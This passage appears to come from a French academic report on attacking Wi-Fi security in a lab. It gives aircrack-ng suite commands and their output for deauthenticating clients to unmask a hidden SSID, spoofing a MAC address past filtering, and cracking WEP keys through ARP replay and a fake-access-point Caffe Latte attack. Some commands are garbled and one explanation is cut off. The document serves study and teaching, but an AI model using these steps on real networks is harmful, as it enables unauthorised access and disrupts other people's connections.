SSID Number	<input checked="" type="radio"/> 1 <input type="radio"/> 2 <input type="radio"/> 3 <input type="radio"/> 4
SSID Index	1 ▾
SSID	BASTOS
Broadcast SSID	<input type="radio"/> Yes <input checked="" type="radio"/> No
Authentication Type	WPA2-PSK ▾

Figure 7 : Désactiver le broadcaste du SSID.

Pour ce qui suit, nous allons définir les différentes étapes à suivre afin de détecter les réseaux sans fil disponibles.

- La saisie de la commande `airmon-ng` affiche l'état des interfaces.

Usage : `Airmon-ng`.

```
root@kali:~# airmon-ng
PHY      Interface  Driver      Chipset
phy5     wlan42     rtl8192cu   Realtek Semiconductor Corp.
```

Figure 8 : Résultats de la commande `airmon-ng`.

- On bascule notre carte Wi-Fi dans le mode moniteur.

Usage: `Airmon-ngstart wlan42`.

```

root@kali:~# airmon-ng start wlan42
Found 5 processes that could cause trouble.
If airodump-ng, aireplay-ng or airtun-ng stops working after
a short period of time, you may want to kill (some of) them!

  PID Name
  799 NetworkManager
  925 dhclient
 1097 avahi-daemon
 1098 avahi-daemon
 1107 wpa_supplicant

PHY      Interface      Driver      Chipset
phy5     wlan42         rtl8192cu   Realtek Semiconductor Corp.
          (mac80211 monitor mode vif enabled for [phy5]wlan42 on [phy5]wlan42mon)
          (mac80211 station mode vif disabled for [phy5]wlan42)

```

Figure 9 : Basculement dans le mode moniteur.

Une fois la commande exécuté, nous avons une nouvelle interface (wlan42mon) que nous allons utiliser pour tester les attaques.

- Une fois cela est fait en lançant airodump-ng sur notre interface wlan42mon, on remarque bien que l'ESSID n'est pas reconnu.

Usage : Airodump-ng wlan42mon.

```

CH 4 ][ Elapsed: 48 s ][ 2016-05-10 18:17
BSSID          PwR Beacons  #Data, #/s  CH  MB  ENC  CIPHER AUTH  ESSID
3C:A1:0D:EA:B3:8C -67    149      0   0   1  54e. WPA2 CCMP  PSK  <length: 0>
B4:82:FE:3D:BF:1A -89     11     260  24   1   54  WPA2 TKIP  PSK  DJAWE8

BSSID          STATION          PwR  Rate  Lost  Frames  Probe
B4:82:FE:3D:BF:1A 00:08:22:36:00:FC -47   1 -11   0     125
B4:82:FE:3D:BF:1A 6C:2F:2C:23:09:C3 -83   0 - 2   40     459  DJAWE8

```

Figure 10 : Le SSID caché.

3.2.1. Les attaques sur l'ESSID caché

a. Attaque passive

On lance une capture avec Wireshark et on analyse le trafic jusqu'à ce qu'un client se connecte, lorsqu'il se connectera il échangera des paquets de probes request / response avec le

point d'accès ce qui nous permettra d'obtenir notre fameux SSID. Mais comme nous ne sommes pas dotés d'une grande patience, nous allons utiliser la deuxième attaque dite active.

b. Attaque active

Cette attaque consiste à déconnecter tous les clients pour qu'ils se reconnectent, de manière générale la reconnexion à un réseau se fait automatiquement.

D'abord on relance la commande airodump-ng et on voit toujours notre réseau avec l'ESSID caché « length ». On va lancer en parallèle Wireshark pour suivre ce qui va se passer.

Usage: Aireplay-ng --deauth 10 -a 3C:A1:0D:EA:B3:8C wlan42mon.

```
root@kali:~# aireplay-ng --deauth 10 -a 3C:A1:0D:EA:B3:8C wlan42mon
18:22:57 Waiting for beacon frame (BSSID: 3C:A1:0D:EA:B3:8C) on channel 1
NB: this attack is more effective when targeting
a connected wireless client (-c <client's mac>).
18:22:57 Sending DeAuth to broadcast -- BSSID: [3C:A1:0D:EA:B3:8C]
18:22:58 Sending DeAuth to broadcast -- BSSID: [3C:A1:0D:EA:B3:8C]
18:22:58 Sending DeAuth to broadcast -- BSSID: [3C:A1:0D:EA:B3:8C]
18:22:59 Sending DeAuth to broadcast -- BSSID: [3C:A1:0D:EA:B3:8C]
18:22:59 Sending DeAuth to broadcast -- BSSID: [3C:A1:0D:EA:B3:8C]
18:23:00 Sending DeAuth to broadcast -- BSSID: [3C:A1:0D:EA:B3:8C]
18:23:00 Sending DeAuth to broadcast -- BSSID: [3C:A1:0D:EA:B3:8C]
18:23:01 Sending DeAuth to broadcast -- BSSID: [3C:A1:0D:EA:B3:8C]
18:23:03 Sending DeAuth to broadcast -- BSSID: [3C:A1:0D:EA:B3:8C]
18:23:03 Sending DeAuth to broadcast -- BSSID: [3C:A1:0D:EA:B3:8C]
```

Figure11: Désauthentification des clients du point d'accès.

Si nous regardons les beacons frames envoyées par ce réseau caché à l'aide de Wireshark on remarque aussi l'absence du SSID dans ces paquets.

```
▶ IEEE 802.11 Beacon frame, Flags: .....C
▼ IEEE 802.11 wireless LAN management frame
  ▶ Fixed parameters (12 bytes)
  ▼ Tagged parameters (138 bytes)
    ▼ Tag: SSID parameter set: Broadcast
      Tag Number: SSID parameter set (0)
      Tag length: 0
      SSID:
```

Figure12 : Absence de SSID dans les beacons frames.

En, patientant quelques secondes, on remarque sous Wireshark l'échange de paquet de type « **probe** », c'est normal puisque les clients déconnectés du réseau essaient de se reconnecter automatiquement et le SSID apparait.

```

▶ IEEE 802.11 Probe Request, Flags: .....C
▼ IEEE 802.11 wireless LAN management frame
  ▼ Tagged parameters (55 bytes)
    ▼ Tag: SSID parameter set: BASTOS
      Tag Number: SSID parameter set (0)
      Tag length: 6
      SSID: BASTOS
  
```

Figure 13 : Apparition de SSID dans les probes request.

Parallèlement sous la fenêtre airodump-ng au moment où le client se reconnecte, le SSID apparait à la place du « length ».

```


CH 5 ][ Elapsed: 1 min ][ 2016-05-10 18:28
BSSID          PwR Beacons  #Data, #/s  CH  MB  ENC  CIPHER AUTH  ESSID
3C:A1:0D:EA:B3:8C -66   365      0   0   6  54e. WPA2 CCMP  PSK  BASTOS
B4:82:FE:3D:BF:1A -97    1     1058  36   1  54   WPA2 TKIP  PSK  DJAWEB

BSSID          STATION            PwR  Rate  Lost  Frames  Probe
3C:A1:0D:EA:B3:8C 00:08:22:36:00:FC -55  0 - 1    9    164
B4:82:FE:3D:BF:1A 6C:2F:2C:23:09:C3 -63  0 - 1   116  1275  DJAWEB
B4:82:FE:3D:BF:1A BC:85:56:F1:00:A3 -63  0 - 5    0     7
root@kali:~#
  
```

Figure 14: Démasquer le SSID caché.

3.3.Le filtrage MAC

Pour sécuriser un réseau wlan par le filtrage d'adresse MAC il faut définir au sein de la borne Wi-Fi une liste d'adresses MAC autorisées dite « liste blanche » pour une liste contenant des adresses MAC légitimes, au contraire une « liste noire » contiendra des adresses qui seront considérées comme illégitimes et donc à interdire.



Wireless MAC Address Filter	
Active	<input checked="" type="radio"/> Enable <input type="radio"/> Disable
Action	Allow Association ▼
#1	6C:2F:2C:23:09:C3
#2	3C:A1:0D:EA:B3:8C
#3	00:00:00:00:00:00
#4	00:00:00:00:00:00
#5	00:00:00:00:00:00
#6	00:00:00:00:00:00
#7	00:00:00:00:00:00
#8	00:00:00:00:00:00
<input type="button" value="Submit"/>	

Figure 15: Activation de filtrage d'adresse MAC.

3.3.1. Outre passe le filtrage MAC

Le pirate souhaite se connecter à un réseau Wi-Fi protégé par un filtrage MAC, il commence par écouter les échanges d'informations qui circulent sur le réseau ciblé, une fois une machine autorisée dialogue avec le point d'accès, le pirate capture son adresse MAC, et l'attribue à sa propre machine, en quelques minutes la machine du pirate devient un appareil accepté sur le réseau Wi-Fi visé.

Notre travail sera comme suit :

- On bascule notre carte Wi-Fi dans le mode moniteur.
Usage: `Airmon-ng start wlan46`.
- Scanner les réseaux sans fil pour voir la liste des points d'accès et les stations disponibles.
Usage: `Airodump-ng wlan46mon`.

```

CH 13 ][ Elapsed: 24 s ][ 2016-05-24 08:23
BSSID          PWR Beacons  #Data, #/s  CH  MB  ENC  CIPHER AUTH ESSID
B4:82:FE:3D:BF:1A -85    21      0  0  1  54  WPA2 TKIP  PSK  DJAWEB
BSSID          STATION            PWR  Rate   Lost   Frames  Probe
(not associated) 6C:2F:2C:23:09:C3 -59   0 - 1    0       4  DJAWEB
B4:82:FE:3D:BF:1A 3C:A1:0D:EA:B3:8C -55   0 - 1   20      20

```

Figure 16: Résultats de la commande airodump-ng wlan46mon.

- Désactiver le mode moniteur pour pouvoir changer l'adresse MAC.

Usage : `Airmon-ng stop wlan46mon.`

```

root@kali:~# airmon-ng stop wlan46mon
PHY      Interface      Driver      Chipset
phy4     wlan46mon      rtl8192cu   Realtek Semiconductor Corp.
          (mac80211 station mode vif enabled on [phy4]wlan46)
          (mac80211 monitor mode vif disabled for [phy4]wlan46mon)

```

Figure 17: Désactivation du mode moniteur.

- Désactiver la carte Wi-Fi.

Usage : `ifconfig wlan46 down.`

- Ensuite on va changer l'adresse MAC de la carte réseau Wi-Fi.

Usage : `macchanger -m 3C:A1:0D:EA:B3:8C wlan46.`

```

Current MAC: 00:e0:4c:81:92:79 (REALTEK SEMICONDUCTOR CORP.)
Permanent MAC: 00:e0:4c:81:92:79 (REALTEK SEMICONDUCTOR CORP.)
New MAC: 3c:a1:0d:ea:b3:8c (unknown)

```

Figure 18: Changement d'adresse MAC.

- Réactiver la carte Wi-Fi
Usage : `ifconfig wlan46 up`.
- Réactiver le mode moniteur
Usage: `airmon-ngstart wlan46`.
- Dans cette dernière étape nous vérifions si l'adresse MAC est effectivement changée.
Usage : `ifconfig`.

```
root@kali:~# ifconfig
eth0      Link encap:Ethernet  HWaddr 00:0c:29:68:c8:4a
          inet adr:192.168.37.128  Bcast:192.168.37.255  Masque:255.255.255.0
          adr inet6: fe80::20c:29ff:fe68:c84a/64 Scope:Lien
          UP BROADCAST RUNNING MULTICAST  MTU:1500  Metric:1
          RX packets:4586 errors:0 dropped:0 overruns:0 frame:0
          TX packets:1114 errors:0 dropped:0 overruns:0 carrier:0
          collisions:0 lg file transmission:1000
          RX bytes:431015 (420.9 KiB)  TX bytes:206530 (201.6 KiB)

lo        Link encap:Boucle locale
          inet adr:127.0.0.1  Masque:255.0.0.0
          adr inet6: ::1/128 Scope:Hôte
          UP LOOPBACK RUNNING  MTU:65536  Metric:1
          RX packets:37 errors:0 dropped:0 overruns:0 frame:0
          TX packets:37 errors:0 dropped:0 overruns:0 carrier:0
          collisions:0 lg file transmission:0
          RX bytes:2239 (2.1 KiB)  TX bytes:2239 (2.1 KiB)

wlan46mon Link encap:Ethernet  HWaddr 3c:a1:0d:ea:b3:8c
          UP BROADCAST MULTICAST  MTU:1500  Metric:1
          RX packets:1 errors:0 dropped:1 overruns:0 frame:0
          TX packets:0 errors:0 dropped:0 overruns:0 carrier:0
          collisions:0 lg file transmission:1000
          RX bytes:124 (124.0 B)  TX bytes:0 (0.0 B)
```

Figure 19 : Vérification si l'adresse MAC est changée.

- Maintenant si on envoie une requête fautive avec une adresse MAC source autorisée par le point d'accès, notre requête sera acceptée par le point d'accès.
Usage: `aireplay-ng -fakeauth 6 -e DJAWEB -h 3C:A1:0D:EA:B3:8C wlan46mon`.

```
root@kali:~# aireplay-ng --fakeauth 6 -e DJAWEB -h 3C:A1:0D:EA:B3:8C wlan46mon
08:58:54 Waiting for beacon frame (ESSID: DJAWEB) on channel 1
Found BSSID "B4:82:FE:3D:BF:1A" to given ESSID "DJAWEB".

08:58:54 Sending Authentication Request (Open System) [ACK]
08:58:54 Authentication successful
08:58:54 Sending Association Request [ACK]
08:58:54 Association successful :- (AID: 1)
```

Figure 20 : Requête fautive d'authentification vers le point d'accès.

3.4. Le protocole WEP

Le protocole WEP constitue le premier mécanisme de chiffrement implémenté dans les réseaux sans fil, dans le but de sécuriser les échanges de données. Le protocole WEP se base sur une clé secrète partagée entre les différentes parties communicantes, pour protéger le corps de la trame de donnée transmise.

a. Le chiffrement WEP

Le principe du WEP consiste à définir dans un premier temps un mot de passe qu'on appelle clé secrète de 64 bits ou 128 bits, cette clé secrète doit être déclarée au niveau du point d'accès et au niveau des clients. Le WEP utilise l'algorithme RC4, un algorithme de chiffrement, ainsi à partir d'une clé et d'un vecteur d'initialisation de 24 bits transporté en clair dans chaque paquet, le WEP génère une séquence aléatoire d'une longueur égale à la longueur de la trame, chaque transmission de donnée est ainsi chiffrée en utilisant un OU Exclusif entre la séquence aléatoire et la donnée à transmettre.




Figure 21 : Le chiffrement WEP.

b. Le déchiffrement WEP

Dans le déchiffrement dès qu'on connaît la séquence aléatoire on peut déchiffrer un message chiffré, car le XOR est une fonction réversible:

- [séquence aléatoire] XOR [message en clair] = message chiffré
- [séquence aléatoire] XOR [message chiffré] = message en clair




Figure 22 : Le déchiffrement WEP.

3.4.1. Les types d'attaques WEP

Parmi les différents types d'attaques WEP on a choisi deux attaques, une attaque du côté serveur dite ARP Replay et une autre du côté client dite coffee-latte.

3.4.1.1. L'attaque ARP Replay

L'ARP Replay est une attaque classique contre le WEP, elle permet d'obtenir une clé WEP à partir d'un point d'accès. Le hacker intercepte un paquet ARP transitant entre le point d'accès et la station victime, puis il le retransmet vers le point d'accès à l'intermédiaire de la victime, ceci, à son tour, provoque le point de répéter le paquet ARP avec un nouveau IV, le hacker réémet le même paquet ARP plus et plus, cependant chaque paquet ARP répété par le point

- Dans une nouvelle console, on va procéder à l'injection de paquets ARP sur la machine associée au point d'accès cible, pour capturer un nombre nécessaire de IVs afin de réussir l'attaque.

Usage : `aireplay-ng --arp-replay -e BASTOS -b B4:82:FE:3D:BF:1A -h 94:65:9C:8D:DF:42 wlan15.`

```
root@kali:~# aireplay-ng --arp-replay -e BASTOS -b B4:82:FE:3D:BF:1A -h 94:65:9C:8D:DF:42 wlan15
The interface MAC (00:E0:4C:81:92:5E) doesn't match the specified MAC (-h).
WPA2: ifconfig wlan15 hw ether 94:65:9C:8D:DF:42
03:37:52 Waiting for beacon frame (BSSID: B4:82:FE:3D:BF:1A) on channel 1
Saving ARP requests in replay_arp-0606-033752.cap
You should also start airodump-ng to capture replies.
Read 27 packets (got 0 ARP requests and 0 ACKs), sent 0 packets...(0 pps)
```

Figure 25: Résultats de la commande `aireplay-ng`.

- On remarque maintenant plus les clients essayent de s'authentifier plus les paquets ARP augmentent.

```
root@kali:~# aireplay-ng --arp-replay -e BASTOS -b B4:82:FE:3D:BF:1A -h 94:65:9C:8D:DF:42 wlan15
The interface MAC (00:E0:4C:81:92:5E) doesn't match the specified MAC (-h).
ifconfig wlan15 hw ether 94:65:9C:8D:DF:42
03:37:52 Waiting for beacon frame (BSSID: B4:82:FE:3D:BF:1A) on channel 1
Saving ARP requests in replay_arp-0606-033752.cap
You should also start airodump-ng to capture replies.
Read 1210 packets (got 63 ARP requests and 19 ACKs), sent 126 packets...(350 pps)
Read 1256 packets (got 63 ARP requests and 19 ACKs), sent 126 packets...(359 pps)
Read 1330 packets (got 123 ARP requests and 19 ACKs), sent 230 packets...(409 pps)
Read 1353 packets (got 123 ARP requests and 19 ACKs), sent 230 packets...(409 pps)
Read 1378 packets (got 147 ARP requests and 19 ACKs), sent 288 packets...(377 pps)
Read 1384 packets (got 148 ARP requests and 19 ACKs), sent 314 packets...(363 pps)
Read 1384 packets (got 148 ARP requests and 19 ACKs), sent 354 packets and 19 ACKs), sent 394 packets...(368 pps)
Read 1418 packets (got 154 ARP requests and 19 ACKs), sent 410 packets and 19 ACKs), sent 520 packets...(409 pps)
Read 1440 packets (got 163 ARP requests and 19 ACKs), sent 572 packets...(361 pps)
Read 1464 packets (got 164 ARP requests and 19 ACKs), sent 608 packets (got 180 ARP requests and 32 ACKs), sent 722 packets...(403 pps)
Read 1607 packets (got 196 ARP requests and 41 ACKs), sent 896 packets...(449 pps)
Read 1640 packets (got 196 ARP requests and 41 ACKs), sent 1000 packets (404 pps)
Read 1747 packets (got 197 ARP requests and 41 ACKs), sent 1000 packets (404 pps)
Read 1747 packets (got 197 ARP requests and 41 ACKs), sent 1000 packets (404 pps)
```

Figure 26 : Augmentation des paquets ARP.

- On remarque aussi l'augmentation du Data (données) comme nous montre la figure suivante.

```

CH 14 ][ Elapsed: 38 mins ][ 2016-06-06 04:18
BSSID          PWR Beacons  #Data, #/s  CH  MB  ENC  CIPHER AUTH  ESSID
B4:82:FE:3D:BF:1A  -78   5634   16301   5   1  54  WEP  WEP           BASTO
BSSID          STATION            PWR  Rate   Lost   Frames  Probe
B4:82:FE:3D:BF:1A  94:65:9C:8D:DF:42   0    1 - 1    29    94637
B4:82:FE:3D:BF:1A  3C:A1:0D:EA:B3:8C  -55   1 -11    0    66871  DLink
    
```

Figure 27 : Augmentation du Data.

- Après un nombre suffisant des IVs, On lance l'outil aircrack-ng pour casser la clé WEP en définissant le fichier de capture.

```
root@kali:~# aircrack-ng wepcrack-01.cap
```

```

Aircrack-ng 1.2 rc2
[00:20:47] Tested 1096 keys (got 15012 IVs)
KB  depth  byte(vote)
0   0/ 3    13(23040) 62(21248) 90(21248) F1(20480) 0B(19456)
1   12/ 15   31(18176) 06(17920) 14(17920) 52(17920) 69(17920)
2   0/ 2    19(22528) AD(20480) D0(20224) 2C(19456) D8(19456)
3   2/ 13   92(20736) CA(19968) D8(19968) AD(19456) 2F(19456)
4   0/ 1    00(22784) 1B(19456) 78(19200) F5(19200) 43(18944)
KEY FOUND! [ 13:01:19:92:00 ]
Decrypted correctly: 100%
    
```

Figure 28: cracker la clé WEP.

D'après le résultat (Key found), notre manipulation a été bien fonctionnée, et le mot de passe a été cracké.

3.4.1.2. L'Attaque caffe latte

D'où le nom d'attaque vient? Le concept est qu'une clé WEP peut être obtenue à partir d'un client innocent dans une cafétéria, dans le temps qu'il faut pour boire son café.

Caffe Latte est une nouvelle attaque contre le WEP, qui permet d'obtenir une clé WEP à partir d'un système client, où l'attaquant et le client sont loin de la zone du réseau ciblé. En bref, cela se fait en capturant un paquet ARP du client, en le manipulant et puis en le renvoyant à ce dernier, ceci à son tour génère des paquets, la suite, aircrack-ng peut être utilisé pour déterminer la clé WEP.

Notre travail sera comme suit :

- On dispose d'un point d'accès sécurisé par la clé WEP(1234567890).

Wireless Setting	
Access Point	<input checked="" type="radio"/> Enable <input type="radio"/> Disable
Channel ID	ALGERIA Auto Channel Select ▼ Current Channel: 6
SSID Number	<input checked="" type="radio"/> 1 <input type="radio"/> 2 <input type="radio"/> 3 <input type="radio"/> 4
SSID Index	1 ▼
SSID	DLink
Broadcast SSID	<input checked="" type="radio"/> Yes <input type="radio"/> No
Authentication Type	WEP-64Bits ▼
WEP	
Enter 5 ASCII characters or 10 hexadecimal digits for WEP-64Bits encryption keys. Enter 13 ASCII characters or 26 hexadecimal digits for WEP-128Bits encryption keys.	
<input checked="" type="radio"/> Key#1	1234567890

Figure 29: Activation du WEP.

- Nous devons activer notre carte Wi-Fi en mode moniteur.
Usage: `Airmon-ng start wlan0`.
- Les clients Wi-Fi sondent activement pour tous les réseaux où ils ont été associés dans le passé, lorsqu'un point d'accès est trouvé avec un nom du réseau connu, les clients s'associent automatiquement, pour cela, nous devons créer un faux point d'accès avec un SSID qui apparait dans la liste d'un client qui envoie des probes (SSID), pour associer au réseau.
- **Usage:** `airbase-ng - -essidDLink -W 1 -L wlan0`.

```

14:24:24 Created tap interface at0
14:24:24 Trying to set MTU on at0 to 1500
14:24:24 Access Point with BSSID AA:98:AB:B7:C3:EF started.
14:25:16 Client 88:9F:FA:A4:57:9A associated (WEP) to ESSID: "DLink"
14:29:29 Client C0:EE:FB:26:F5:75 associated (WEP) to ESSID: "DLink"
14:30:02 Client C0:EE:FB:26:F5:75 associated (WEP) to ESSID: "DLink"
14:30:36 Client C0:EE:FB:26:F5:75 associated (WEP) to ESSID: "DLink"
14:31:09 Client C0:EE:FB:26:F5:75 associated (WEP) to ESSID: "DLink"
14:31:09 Starting Caffe-Latte attack against C0:EE:FB:26:F5:75 at 100 pps.

```

Figure 30: Création d'un faux point d'accès nommé « DLink ».

- Ensuite scanner les réseaux sans fil pour voir le faux point d'accès créé, et la station connectée

Usage : airodump-ng wlan0.

```

master@kali:~$ airodump-ng wlan0
CH 1 ][ Elapsed: 14 mins ][ 2016-05-31 14:39
BSSID          PWR RXQ Beacons  #Data, #/s  CH  MB  ENC  CIPHER AUTH ESSID
AA:98:AB:B7:C3:EF  0  0    17109    1233   1   54  WEP  WEP   OPN  DLink
BSSID          STATION    PWR  Rate  Lost  Frames  Probe
AA:98:AB:B7:C3:EF  C0:EE:FB:26:F5:75  -18  0 - 1   904   52044  DLink

```

Figure 31: Résultats de la commande airodump-ng wlan0.

- Dans une nouvelle console, on va procéder à l'injection de paquets ARP pour la capture des IVs nécessaires à la réussite de l'attaque.

Usage: aireplay-ng -c caffe-latte -D -b AA: 98: AB: B7:C3: EF -h C0: EE: FB: 26:F5:75

Wlan0.

```

root@PSBOX:~# aireplay-ng --caffe-latte -D -b AA:98:AB:B7:C3:EF -h C0:EE:FB:26:F5:75 wlan0
The interface MAC (AA:98:AB:B7:C3:EF) doesn't match the specified MAC (-h).
  ifconfig wlan0 hw ether C0:EE:FB:26:F5:75
Saving ARP requests in replay_arp-0531-143016.cap
You should also start airodump-ng to capture replies.
Read 473115 packets (2900 ARPs, 237 ACKs), sent 168204 packets...(499 pps)

```

Figure 32: Résultats de la commande aireplay-ng.

On remarque que les données (Data) augmentent 184 data par seconde.

```

master
CH 1 ][ Elapsed: 29 mins ][ 2016-05-31 14:54
BSSID          PwR RXQ Beacons #Data, #/s CH MB ENC CIPHER AUTH ESSID
AA:98:AB:B7:C3:EF 0 0 32789 7135 184 1 54 WEP WEP OPN DLink
BSSID          STATION          PwR  Rate  Lost  Frames  Probe
AA:98:AB:B7:C3:EF C0:EE:FB:26:F5:75 -15  0 - 1    0  320099 DLink
AA:98:AB:B7:C3:EF 00:37:6D:42:4F:DB -23  0 - 1    0    32
AA:98:AB:B7:C3:EF 88:9F:FA:A4:57:9A -33  0 - 5e   0  82663

```

Figure 33 : Augmentation du Data.

- Après un nombre suffisant des paquets IVs, on lance l'outil aircrack-ng pour casser la clé WEP.

Usage: aircrack-ng wepcracking-01.cap.

```

Aircrack-ng 1.2 rc2
[00:10:07] Tested 27402 keys (got 17504 IVs)
KB depth byte(vote)
0 4/ 7 12(24320) 49(24320) A3(24320) 13(23552) 2F(23552) EE(23552) 21(23296)
1 1/ 16 34(26112) 01(25600) DF(25088) 58(24576) E0(24320) 98(24320) 17(24064)
2 26/ 31 90(22784) 58(22528) 80(22528) 83(22528) 9C(22528) AB(22528) E7(22528)
3 0/ 8 78(26624) 71(25088) 9C(25088) 7E(24320) 73(24064) 9F(24064) BB(24064)
4 0/ 1 90(31232) 55(25088) 99(25088) A6(25088) 2D(24576) CE(24576) 88(24320)
KEY FOUND! [ 12:34:56:78:90 ]
Decrypted correctly: 100%
root@PSBOX:~#
root@PSBOX:~#

```

Figure 34: Cracker la clé WEP.

D'après le résultat (Key found), notre manipulation a été bien fonctionnée, et le mot de passe a été cracké.

3.5.802.11i (WPA /WPA2)

➤ WPA

WPA est une version allégée de la norme 802.11i, il peut être considéré comme une deuxième génération pour la sécurité des réseaux sans fil après le WEP, dans ce protocole les données sont chiffrées de la même façon que pour le WEP (chiffrement par RC4), mais le WPA utilise le protocole TKIP, qui permet de générer des clés différentes, et même de les changer plusieurs fois par seconde, de plus, les clés sont plus grandes, le vecteur d'initialisation aussi.

➤ WPA2

Le 802.11i a été ratifié afin de fournir une solution de sécurisation forte pour les réseaux Wi-Fi, il s'appuie sur l'algorithme de chiffrement TKIP, comme le WPA, mais il supporte également le chiffrement AES beaucoup plus robuste que TKIP.

La norme IEEE802.11i définit deux modes de fonctionnement :

- **WPA Personnel**

Le mode WPA personnel permet de mettre en œuvre une infrastructure sécurisée sans mettre en œuvre de serveur d'authentification. Le WPA personnel

repose sur l'utilisation d'une clé partagée appelée PSK, renseignée dans le point d'accès ainsi que dans les postes clients.

- **WPA Entreprise**

Le mode entreprise impose l'utilisation d'une infrastructure d'authentification 802.1x, basée sur l'utilisation d'un serveur d'authentification, généralement un serveur RADIUS et un contrôleur réseau (point d'accès).

3.5.1. Attaque par force brute

